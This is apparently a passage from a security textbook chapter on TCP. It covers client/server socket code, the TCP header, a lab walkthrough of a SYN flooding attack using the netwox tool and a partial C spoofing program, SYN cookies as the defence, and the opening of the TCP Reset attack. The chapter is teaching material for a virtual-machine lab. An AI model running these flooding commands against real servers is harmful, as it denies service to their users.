Chapter 13

Attacks on the TCP Protocol

The Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite. It sits on top of the IP layer, and provides a reliable and ordered communication channel between applications running on networked computers. Most applications such as browsers, SSH, Telnet, and email use TCP for communication. TCP is in a layer called Transport layer, which provides host-to-host communication services for applications. In the TCP/IP protocol suite, there are two transport-layer protocols: TCP and UDP (User Datagram Protocol). In contrast to TCP, UDP does not provide reliability or ordered communication, but it is lightweight with lower overhead, and is thus good for applications that do not require reliability or communication order.

To achieve reliability and ordered communication, TCP requires both ends of a communication to maintain a connection. Although this connection is only logical, not physical, conceptually we can imagine this connection as two pipes between two communicating applications, one for each direction: data put into a pipe from one end will be delivered to the other end. Unfortunately, when TCP was developed, no security mechanism was built into the protocol, so the pipes are essentially not protected, making it possible for attackers to eavesdrop on connections, inject fake data into connections, break connections, and hijack connections.

In this chapter, we first provide a short tutorial on how the TCP protocol works. Based on that, we describe three main attacks on the TCP protocol, the SYN flooding attack, the TCP Reset attack, and the TCP session hijacking attack. Not only do we show how the attacks work in principle, we also provide technical details of the attacks, so readers should be able to repeat these attacks in a lab environment.

13.1 How the TCP Protocol Works

We first explain how the TCP protocol works. The actual TCP protocol is quite complicated, with many details, but it is not our intention to cover all those details. Our goal is to cover enough details, so readers can understand the security aspects of TCP, including the attacks on TCP and their countermeasures. We use a pair of programs, a simple TCP client and server, to illustrate how TCP works. For simplicity, we have removed the error-checking logic, such as checking whether a system call is successful or not.

13.1.1 TCP Client Program

We would like to write a simple TCP client program, which uses TCP to send a simple hello message to the server. Before we write our own TCP server program, we will use an existing utility to serve as the server. By running the "`nc -l 9090 -v`" command, we start a TCP server, which waits on port `9090`, and prints out whatever is sent from the client. The source code for the client program is shown below.

Listing 13.1: TCP Client Program

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  // Step 1: Create a socket
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.17");
  dest.sin_port = htons(9090);

  // Step 3: Connect to the server
  connect(sockfd, (struct sockaddr *)&dest,
          sizeof(struct sockaddr_in));

  // Step 4: Send data to the server
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));

  write(sockfd, buffer2, strlen(buffer2));

  // Step 5: Close the connection
  close(sockefd);

  return 0;
}
```

After compiling and running this code, the server will print out the hello messages sent by the client. We provide a further explanation of the code.

- **Step 1: Create a socket.** When creating a socket, we need to specify the type of communication. TCP uses `SOCK_STREAM`, while UDP uses `SOCK_DGRAM`.

- **Step 2: Set the destination information.** We need to provide information about the server, so that the system knows where to send our TCP data. Two pieces of information

are needed to identify the server, the IP address and port number. In our example, the server program is running on `10.0.2.17`, waiting on port `9090`.

- **Step 3: Connect to the server.** TCP is a connection-oriented protocol, which means, before both ends can exchange data, they need to establish a connection first. This involves a protocol called TCP three-way handshake protocol (will be covered later). This is not a a physical connection from the client to the server; it is a logical connection that is only known to the client and server computers. A connection is uniquely identified by a 4-tuple: source IP, source port number, destination IP, and destination port number.
- **Step 4: Send and receive data.** Once the connection is established, both ends of the connection can send data to each other using system calls, such as `write()`, `send()`, `sendto()`, and `sendmsg()`. They can also retrieve data sent from the other side using the `read()`, `recv()`, `recvfrom()`, and `recvmsg()` system calls.
- **Step 5: Close the connection.** Once a connection is no longer needed, it should be closed. By invoking the `close()` system call, the program will send out a special packet to inform the other side that the connection is now closed.

13.1.2 TCP Server Program

Now, let us write our own TCP server, which simply prints out the data received from the client. The code is shown below, followed by more detailed explanation.

Listing 13.2: TCP Server Program

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
  char buffer[100];

  // Step 1: Create a socket
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Bind to a port number
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
    sockaddr_in));

  // Step 3: Listen for connections
  listen(sockfd, 5);

  // Step 4: Accept a connection request
  int client_len = sizeof(client_addr);
```

```
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
    &client_len);

  // Step 5: Read data from the connection
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  // Step 6: Close the connection
  close(newsockfd); close(sockfd);

  return 0;
}
```

- **Step 1: Create a socket.** This step is the same as that in the client program.
- **Step 2: Bind to a port number.** An application that communicates with others over the network needs to register a port number on its host computer, so when a packet arrives, the operating system, based on the port number specified inside the packet, knows which application is the intended receiver. A server needs to tell the operating system which port number it intends to use, and this is done through the `bind()` system call. In our example, the server program uses port `9090`. Popular servers are always bound to some specific port numbers that are well known, so clients can easily find them without figuring out what port numbers these servers are listening to. For example, web servers typically use ports 80 and 443, and SSH servers use port 22.

  Client programs also need to register a port number, they can use `bind()` to do that. However, it is not important for clients to use any particular port number, because nobody needs to find them first: they reach out to others first, and can tell others what number they are using. Therefore, as we show in our code, client programs usually do not call `bind()` to register to a port number; they leave the decision to operating systems. Namely, if they have not registered a port number yet, when they invoke `connect()` to initiate a connection, operating systems will assign a random port number to them.
- **Step 3: Listen for connections.** Once the socket is set up, TCP programs call the `listen()` system call to wait for connections. This call does not block, so it does not really "wait" for connections. It tells the system that the application is ready for receiving connection requests. Once a connection request is received, the operating system will go through the TCP three-way handshake protocol with the client to establish a connection. An established connection is then placed in a queue, waiting for the application to take over the connection. The second argument of the `listen()` system call specifies the limit of the queue, i.e., how many pending connections can be stored in the queue. If the queue is full, further connection requests will be dropped.
- **Step 4: Accept a connection request.** Although the connection is already established, it is not available to the application yet. An application needs to specifically "accept" the connection before being able to access it. That is the purpose of the `accept()` system call, which extracts the first connection request from the queue, creates a new socket, and returns a new file descriptor referring to that socket. The call will block the calling application if there are no pending connections, unless the socket is marked as non-blocking.

The socket created at the beginning of the program is only used for the purpose of listening, and it is not associated with any connection. Therefore, when a connection is accepted, a new socket is created, so the application can access this connection via the new socket.

- **Step 5: Send and Receive data.** Once a connection is established and accepted, both ends of the connection can send data to each other. The way to send and receive data is the same as that in the client program. Actually, for an established connection, in terms of data transmission, both ends are equal, and there is no distinction between the client and the server.

Accepting multiple connections. The code in List 13.2 is a simplistic example of TCP server programs, and it only accepts one connection. A more realistic TCP server program allows multiple clients to connect to it. The typical way to do that is to fork a new process once a connection is accepted, and use the child process to handle the connection. The parent process will then be freed, so it can loop back to the `accept()` call to process another pending connection request. A modified version of the server program is shown below.

```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1) {
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);

  if (fork() == 0) { // The child process            ①
     close (sockfd);

     // Read data.
     memset(buffer, 0, sizeof(buffer));
     int len = read(newsockfd, buffer, 100);
     printf("Received %d bytes.\n%s\n", len, buffer);

     close (newsockfd);
     return 0;
  } else {  // The parent process                    ②
     close (newsockfd);
  }
}
```

The `fork()` system call creates a new process by duplicating the calling process. On success, the process ID of the child process is returned in the parent process, while 0 is returned in the child process. Therefore, the `if` branch (Line ①) in the code above is executed by the child process, and the `else` branch (Line ②) is executed by the parent process. The socket `sockfd` is not used in the child process, so it is closed there; for the same reason, the parent process should close `newsockfd`.

13.1.3 Data Transmission: Under the Hood

Once a connection is established, the operating system allocates two buffers for each end, one for sending data (send buffer), and other for receiving data (receive buffer). TCP is duplex, i.e.,




Figure 13.1: How TCP data are transmitted

both ends can send and receive data. Figure 13.1 shows how data are sent from the client to the server; the other direction is similar.

When an application needs to send data out, it does not construct a packet directly; instead, it places data into the TCP send buffer. The TCP code inside the operating system decides when to send data out. To avoid sending packets with small data and therefore waste network bandwidth, TCP usually waits for a little bit, such as 200 milliseconds, or until the data are enough to put into one packet without causing IP fragmentation. Figure 13.1 shows that the data from the client application are put into three packets.

Each octet in the send buffer has a sequence number associated with it. Inside the TCP header, there is a field called sequence number, which indicates the sequence number of the first octet in the payload. When packets arrive at the receiver side, TCP uses these sequence numbers from the TCP header to place data in the right position inside the receive buffer. Therefore, even if packets arrive out of order, they are always arranged in the right order. For example, data in Packet 2 will never be sent to the application before data in Packet 1, even though Packet 2 may arrive first.

Once data are placed in the receive buffer, they are merged into a single data stream, regardless of whether they come from the same packet or different ones. The boundary of packet disappears. This is not true for UDP. When the receive buffer gets enough data (or waiting time is enough), TCP will make the data available to the application. Normally, applications would read from the receive buffer, and get blocked if no data is available. Making data available will unblock the application. For performance, TCP will not unblock the application as soon as data have arrived, it waits until there are enough data or enough waiting time has elapsed.

The receiver must inform the sender that data have been received; it sends out acknowledgment packets. For performance reason, the receiver does not acknowledge each packet that it has received; it tells the sender the next sequence number that it expects to receive from the sender. For example, if at the beginning, the receiver's next expected sequence number is x, and it receives 100 contiguous octets after x (from one or multiple packets), its next expected sequence number would be x+100; the receiver will put `x+100` in the acknowledgment packet. If the sender does not receive an acknowledgment within a certain time period, it assumes that

the data are lost, and will retransmit the data.

13.1.4 TCP Header




Figure 13.2: TCP Header

The TCP part of an IP packet is called *TCP segment*, which starts with a TCP header, followed by a payload. The format of TCP header is depicted in Figure 13.2. We will go over each field, and give a brief description. Details of the header specification can be found in Postel [1981].

- Source and Destination port (16 bits each): These two numbers specify the port numbers of the sender and receiver.
- Sequence number (32 bits): This field specifies the sequence number of the first octet in this TCP segment. If the `SYN` bit is set, the sequence number is the initial sequence number.
- Acknowledgment number (32 bits): This field is only valid if the `ACK` bit is set. It contains the value of the next sequence number expected by the sender of this segment.
- Header length (4 bits): The length of the TCP header is measured by the number of 32-bit words in the header, so we need to multiply the value in this field by 4 to get the number of octets in the TCP header.
- Reserved (6 bits): This field is not used.
- Code Bits (6 bits): There are six code bits, including `SYN`, `FIN`, `ACK`, `RST`, `PSH` and `URG`. They are for different purposes. Some of them, such as `SYN`, `FIN` and `RST`, are related to connection, and will be covered later in this chapter.
- Window (16 bits): This is the window advertisement used to specify the number of octets that the sender of this TCP segment is willing to accept. It usually depends on the available space in the machine's receive buffer, to make sure that the other end does not

send more data than what the buffer can hold. The purpose of this field is for flow control. If one end of the connection sends data too fast, it may overwhelm the receive buffer of the other end, and cause data being dropped. By putting a smaller value in the window advertisement field, the receiver can tell the sender to slow down.

- Checksum (16 bits): The checksum is calculated using part of the IP header, TCP header, and TCP data.
- Urgent pointer (16 bits): If the `URG` code bit is set, the first part of the data contains urgent data. These data are out of band, i.e., they do not consume sequence numbers. The same TCP segment can contain both urgent data and normal data. The urgent pointer specifies where the urgent data ends and the normal TCP data starts.

  The urgent data are usually used for emergency/priority purpose. When TCP receives urgent data, it usually uses a different mechanism (such as exception) to deliver the data to applications. Urgent data do not "wait in line", so even if there are still data in the buffer waiting to be delivered to applications, TCP will deliver the urgent data immediately.
- Options (0-320 bits, divisible by 32): TCP segments can carry a variable length of options, which provide a way to deal with the limitations of the original header.

13.2 SYN Flooding Attack

The SYN Flooding attack targets the period when a TCP connection is being established, i.e., targeting the TCP three-way handshake protocol. In this section, we will describe this protocol first, and then talk about how the attack works.

13.2.1 TCP Three-Way Handshake Protocol

In the TCP protocol, before a client can talk to a server, both sides need to establish a TCP connection. The server needs to make itself ready for such a connection by entering the `LISTEN` state (e.g., via invoking `listen()`), while the client needs to initiate the connection using a three-way handshake protocol.

The handshake protocol consists of three steps (Figure 13.3(a)). First, the client sends a special packet called `SYN` packet to the server, using a randomly generated number x as its sequence number. The packet is called `SYN` packet because the SYN bit in the TCP header is set to one. Second, after the server receives the packet, it replies with a `SYN + ACK` packet (i.e., both the `SYN` and `ACK` bits are set to one). The server chooses its own randomly generated number y as its initial sequence number. Third, when the client gets this packet, it sends out a `ACK` packet to conclude the handshake.

When the server receives the initial `SYN` packet (the place marked with ② in Figure 13.3(a)), it uses a special data structure called Transmission Control Block (TCB) to store the information about this connection. At this step, the connection is not fully established yet; it is called a half-open connection, i.e., only the client-to-server direction of the connection is confirmed, and the server-to-client direction has not been initiated yet. Therefore, the server stores the TCB in a queue that is only for the half-open connections. After the server gets the `ACK` packet from the client, it will take this TCB out of the queue, and store it in a different place.

If the final `ACK` packet does not come, the server will resend its `SYN + ACK` packet. If the final `ACK` packet never comes, the TCB stored in the half-open connection queue will eventually time out, and be discarded.




Figure 13.3: TCP Three-way Handshake Protocol and SYN Flooding

13.2.2 The SYN Flooding Attack

In a Denial-of-Service (DOS) attack, if a weaker attacker wants to bring down a much more powerful server, the attacker cannot directly overpower the mighty server; he needs to look for the server's Achilles heel, and focuses his power on attacking this weak point. The half-open connection queue is the server's Achilles heel.

Before the three-way handshake protocol is finished, the server stores all the half-open connections in a queue, and the queue does have a limited capacity. If attackers can fill up this queue quickly, there will be no space to store the TCB for any new half-open connection; basically, the server will not be able to accept new `SYN` packets. Even though the server's CPU and bandwidth have not reached their capacity yet, nobody can connect to it any more.

To fill up the half-open connection queue, an attacker just needs to do the following: (1) continuously send a lot of `SYN` packets to the server, and (2) do not finish the third step of the three-way handshake protocol. The first step consumes the space in the queue, because each `SYN` packet will cause a TCB record being inserted into the queue. Once the record is in, we would like it to stay there for as long as possible. There are several common events that can lead to the dequeue of a TCB record. First, if the client finishes the three-way handshake process, the record will be dequeued, because it is not half-open anymore. Second, if a record stays inside for two long, it will be timed out, and removed from the queue. The timeout period can be quite long (e.g., 40 seconds). Third, if the server receives a `RST` packet for a half-open connection, the corresponding TCB record will be dequeued.

When flooding the target server with `SYN` packets, attackers need to use random source IP addresses; otherwise, their attacks can be easily blocked by firewalls. When the server replies with `SYN + ACK` packets, chances are that the replies may be dropped somewhere in the Internet because the forged IP address may not be assigned to any machine or the machine may not be up at the moment. Therefore, the half-open connections will stay in the queue until they are timed out. If a `SYN + ACK` packet does reach a real machine, the machine will send a TCP reset packet to the server, causing the server to dequeue the TCB record. In practice, the latter situation is less common, so most of the TCB records will stay in the queue till the timeout. This attack is called *SYN Flooding attack*. Figure 13.3(b) illustrates the attack.

13.2.3 Launching the SYN Flooding Attack

To gain a first-hand experience on the SYN flooding attack, we will launch the attack in our virtual machine environment. We have set up three VMs, one called `User` (`10.0.2.18`) , one called `Server` (`10.0.2.17`), and the other called `Attacker` (`10.0.2.16`). Our goal is to attack `Server`, preventing it from accepting `telnet` connections from any host. Before the attack, we first do a `telnet` from the `User` machine to `Server`, and later we will check whether the SYN flooding attack affects the existing connections.

On `Server`, we need to turn off a countermeasure called *SYN cookies*[Bernstein, 1996], which is enabled by default in `Ubuntu`. This countermeasure is effective against SYN flooding attacks, and its details will be discussed later. We can turn it off using the following command:

```
seed@Server:$ sudo sysctl -w net.ipv4.tcp_syncookies=0
```

Before launching the attack, let us check the situation of half-open connections on `Server`. We can use the "`netstat -tna`" command to do that. The following result shows the outcome of the command. In the `State` column, half-open connections have label `SYN_RECV`. From the result, we see many `LISTEN` states, indicating that some applications are waiting for TCP connection. We also see two `ESTABLISHED` TCP connections, including a `telnet` connection. We do not see any half-open connections. In normal situations, there should not be many half-open connections.

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address  State
tcp        0      0 127.0.0.1:3306  0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:8080    0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:80      0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:631   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*        LISTEN
tcp        0      0 127.0.0.1:953   0.0.0.0:*        LISTEN
tcp        0      0 0.0.0.0:443     0.0.0.0:*        LISTEN
tcp        0      0 10.0.5.5:46014  91.189.94.25:80  ESTABLISHED
tcp        0      0 10.0.2.17:23    10.0.2.18:44414  ESTABLISHED
tcp6       0      0 :::53           :::*             LISTEN
tcp6       0      0 :::22           :::*             LISTEN
```

To launch a SYN flooding attack, we need to send out a large number of SYN packets, each with a random source IP address. We will use an existing tool to do this. The tool is called `Synflood`, which is Tool 76 in the `Netwox` tools. The usuage of this tool is described in the following. `Netwox` has already been installed in our `Ubuntu12.04` VM.

```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
  Parameters:
  -i|--dst-ip ip           destination IP address
  -p|--dst-port port       destination port number
  -s|--spoofip spoofip     IP spoof initialzation type
```

In our attack, we target `Server`'s `telnet` server, which is listening to TCP port 23; `Server`'s IP address is `10.0.2.17`. Therefore, our command is the following (this command

needs to be executed using the root privilege; the choice of raw for the -s option means to spoof at the IP4/IP6 level, as opposed to the link level).

```
seed@Attacker:$ sudo netwox 76 -i 10.0.2.17 -p 23 -s raw
```

After running the above command for a while, we check the situation for the half-open connections again using the netstat command. This time, we see a completely different result. We only show a snippet of the result, which clearly lists a large number of half-open connections (marked by SYN_RECV). These half-open connections are all targeting the port 23 of 10.0.2.17; the source IP address looks quite random. Once the quantity of this type of connections reaches a certain threshold, the victim will not be able to accept new TCP connections.

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address         State
tcp        0      0 10.0.2.17:23  252.27.23.119:56061     SYN_RECV
tcp        0      0 10.0.2.17:23  247.230.248.195:61786   SYN_RECV
tcp        0      0 10.0.2.17:23  255.157.168.158:57815   SYN_RECV
tcp        0      0 10.0.2.17:23  252.95.121.217:11140    SYN_RECV
tcp        0      0 10.0.2.17:23  240.126.176.200:60700   SYN_RECV
tcp        0      0 10.0.2.17:23  251.85.177.207:35886    SYN_RECV
tcp        0      0 10.0.2.17:23  253.93.215.251:23778    SYN_RECV
tcp        0      0 10.0.2.17:23  245.105.145.103:64906   SYN_RECV
tcp        0      0 10.0.2.17:23  252.204.97.43:60803     SYN_RECV
tcp        0      0 10.0.2.17:23  244.2.175.244:32616     SYN_RECV
```

To prove that the attack is indeed successful, we make an attempt to telnet to the server machine. Our telnet client tried for a while, before giving up eventually. The result is shown in the following.

```
seed@User(10.0.2.18):$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

The attack does not tie up the computing power on Server. This can be easily checked by running the top command on the server machine. From the result below, we can see that the CPU usage is not high. We also check the existing connection from User to Server, and it still works fine. Basically, Server is still alive and functions normally, except that it has no more space for half-open telnet connections. The queue for this type of connections is a choke point, regardless of how powerful the victim machine is. It should be noted that the queue affected is only associated with the telnet server; other servers, such as SSH, are not affected at all.

```
seed@Server(10.0.2.17):$ top
PID USER PR  NI  VIRT  RES  SHR S %CPU %MEM  TIME+  COMMAND
  3 root 20   0     0    0    0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20   0  101m  60m  11m S  0.7  8.1 0:28.30 Xorg
807 seed 20   0 91856  16m  10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20   0  3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20   0     0    0    0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20   0     0    0    0 S  0.0  0.0 0:00.26 kworker/u:0
```

```
  6 root RT   0     0    0    0 S  0.0  0.0 0:00.00 migration/0
  7 root RT   0     0    0    0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20     0    0    0 S  0.0  0.0 0:00.00 cpuset
```

13.2.4 Launching SYN Flooding Attacks Using Our Own Code

Instead of using the `Netwox` tool, we can easily write our own program to send SYN flooding packets. In Chapter 12 (Sniffing and Spoofing), we have learned how to spoof IP packets. We will spoof SYN packets here. In our spoofed packets, we use random numbers for the source IP address, source port number, and sequence number. The code is shown below. Instead of attacking a `telnet` server, we attack a web server on our target machine `Server` (the target web server runs on port 80). When we run the attack program, we will find out that the target web server becomes unaccessible. Before doing the experiment, we should clean the browser cache first, or the browser may display the cached web content.

Listing 13.3: Spoofing SYN packets

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include "myheader.h"

#define DEST_IP  "10.0.2.17"
#define DEST_PORT  80  // Attack the web server

/*****************************************************************
  Spoof a TCP SYN packet.
*****************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                  sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*********************************************************
        Step 1: Fill in the TCP header.
     ********************************************************/

      ... code is omitted for this sample chapter ...

     /*********************************************************
        Step 2: Fill in the IP header.
     ********************************************************/

      ... code is omitted for this sample chapter ...
```

```
    // Calculate tcp checksum
    tcp->tcp_sum = calculate_tcp_checksum(ip);

    /*********************************************************
      Step 3: Finally, send the spoofed packet
    *********************************************************/
    send_raw_ip_packet(ip);
  }

  return 0;
}
```

Some of the functions used in the code above are covered in Chapter 12: the code for function `calculate_tcp_checksum()` can be found in Listing **??**, and the code for function `send_raw_ip_packet()` can be found in Listing **??**.

13.2.5 Countermeasure

An effective way to defend against SYN flooding attacks is a technique called SYN cookies, which was originally invented by Daniel J. Bernstein in September 1996 [Bernstein, 1996]; it is now a standard part of Linux and FreeBSD. In Ubuntu Linux, the countermeasure is enabled by default, but it does not kick in, until the system detects that the number of half-open connections becomes too many, which indicates a potential SYN flooding attack. The idea of the SYN cookies mechanism is to not allocate resources at all after the server has only received the SYN packet; resources will be allocated only if the server has received the final `ACK` packet.

This solves the SYN flooding attack problem, but it introduces a new attack: since the server does not keep any information about the SYN packet, there is no way to verify whether the received `ACK` packet is the result a previous `SYN+ACK` packet, or it is simply a spoofed packet. Therefore, attackers can do the ACK flooding, i.e., flooding the server with many spoofed ACK packets, each causing the server to allocate precious resources. This attack is probably more harmful than the SYN flooding attack, because resources allocated for a completed connection are more than that for a half-open connection. The server must know whether an ACK packet is legitimate or not. The SYN cookies idea provides an elegant solution to this problem.

The idea of the mechanism is summarized by Bernstein: "SYN cookies are particular choices of initial TCP sequence numbers by TCP servers". After a server has received a SYN packet, it calculates a keyed hash from the information in the packet, including the IP addresses, port number, and sequence number, using a secret key that is only known to the server. This hash value H will be used as the initial sequence number placed in the server's SYN+ACK packet sent back to the client. The value H is called SYN cookies. If the client is an attacker, the packet will not reach the attacker (in the SYN flooding attack, the client's IP address is fake). If the client is not an attacker, it will get the packet, and send back an ACK packet, with the value H+1 in the acknowledgment field. When the server receives this ACK packet, it can check whether the sequence number inside the acknowledgment field is valid or not by recalculating the cookie based on the information in the packet. This verification step will prevent the ACK flooding, and ensure that the ACK packet is the consequence of a previous `SYN+ACK` packet. Because attackers do not know the secret used in calculating the cookie, they cannot easily forge a valid cookie.

With the SYN cookies mechanism, SYN flooding attacks can be effectively defeated. Although attackers can still flood the server with many SYN packets, they will not be able to

consume the server's resource, because nothing is saved. Attackers can also flood the server with many ACK packets, but because they do not have valid SYN cookies in the acknowledgment field, they will not trigger resource allocation on the server.

13.3 TCP Reset Attack

The objective of a TCP Reset attack is to break an existing connection between two victim hosts. Before discussing the attack, we first study how TCP connections can be closed.

13.3.1 Closing TCP Connections

When we make phone calls, after the conversation is done, we disconnect. There are two typical ways to do that. One way is for the two parties to say goodbye to each other, and then hang up. This is a civilized method. The other method is used when one side becomes very angry, and he/she simply hangs up the phone without saying goodbye. This is rude. Rude or civilized, both methods can be used to close TCP connections.

For the "civilized" approach, when one end (say A) of a TCP connection has no data to send to the other side, it sends out a `FIN` packet to the other side (say B). `FIN` is one of the six code bits in the TCP header. After B receives the packet, it replies with an `ACK` packet. This way, the A-to-B direction of the connection is closed, but the other direction (B-to-A) is still open. If B wants to close that direction, it sends a `FIN` packet to A, and A will reply with an `ACK` packet. At this point, the entire TCP connection is closed. This is the TCP FIN protocol [Postel, 1981], and it is depicted in Figure 13.4.




Figure 13.4: TCP FIN Protocol

For the "non-civilized" approach, one party simply sends a single TCP `RST` packet to the other side, immediately breaking the connection. `RST` is also one of the six code bits in the TCP header. This approach is mainly used in emergency situations, when there is no time to do the `FIN` protocol. `RST` packets are also sent when some errors are detected. For instance, in the SYN flooding attack against a TCP server, if the spoofed source IP address does belong to a running computer, it will receive the `SYN + ACK` packet from the server. However, since the machine has never initialized the connection request, it knows that something is wrong, so,

according to the protocol, it replies with a RST packet, basically telling the server to close the half-open connection. Therefore, RST is important for the TCP protocol.

13.3.2 How the Attack Works

A single packet can close a TCP connection! This is a perfect candidate for attacks. If A and B can send out an RST packet to each other to break up the connection, what prevents an attacker from sending out exactly the same packet on behalf of A or B? This is totally possible, and the attack is called *TCP Reset Attack*.

The idea is quite simple: to break up a TCP connection between A and B, the attacker just spoofs a TCP RST packet from A to B or from B to A. Figure 13.5(a) illustrates the idea. However, to make the attack successful, several fields of the IP and TCP headers need to be filled out correctly. First, every TCP connection is uniquely identified by four numbers: source IP address, source port, destination IP address, and destination port. Therefore, these four fields in the spoofed packet need to be the same as those used by the connection. Second, the sequence number in the spoofed packet needs to be correct, or the receiver will discard the packet. What is considered as "correct" is quite ambiguous. RFC 793 [Postel, 1981] says that as long as the sequence number is within the receiver's window, it is valid; however, the experiment that we will discuss later indicates a more restricted requirement in Linux. Figure 13.5(b) highlights the fields that need to be correctly filled out in the IP and TCP headers.

13.3.3 Launching the TCP Reset Attack: Setup


To gain a first-hand experience on the TCP Reset attack, we will launch the attack in our virtual machine environment. Our setup is the same as that in the SYN flooding attack. If the attacker is not on the same network as either the client or the server, the attack will be quite difficult due to the difficulty of guessing the correct sequence number. Although that can be done in practice, we would like to avoid that, so we can focus on the key idea of the TCP Reset attack. Therefore, we put the attacker and the victim on the same network, so the attacker can sniff the network traffic to learn the correct sequence number.

13.3.4 TCP Reset Attack on Telnet connections

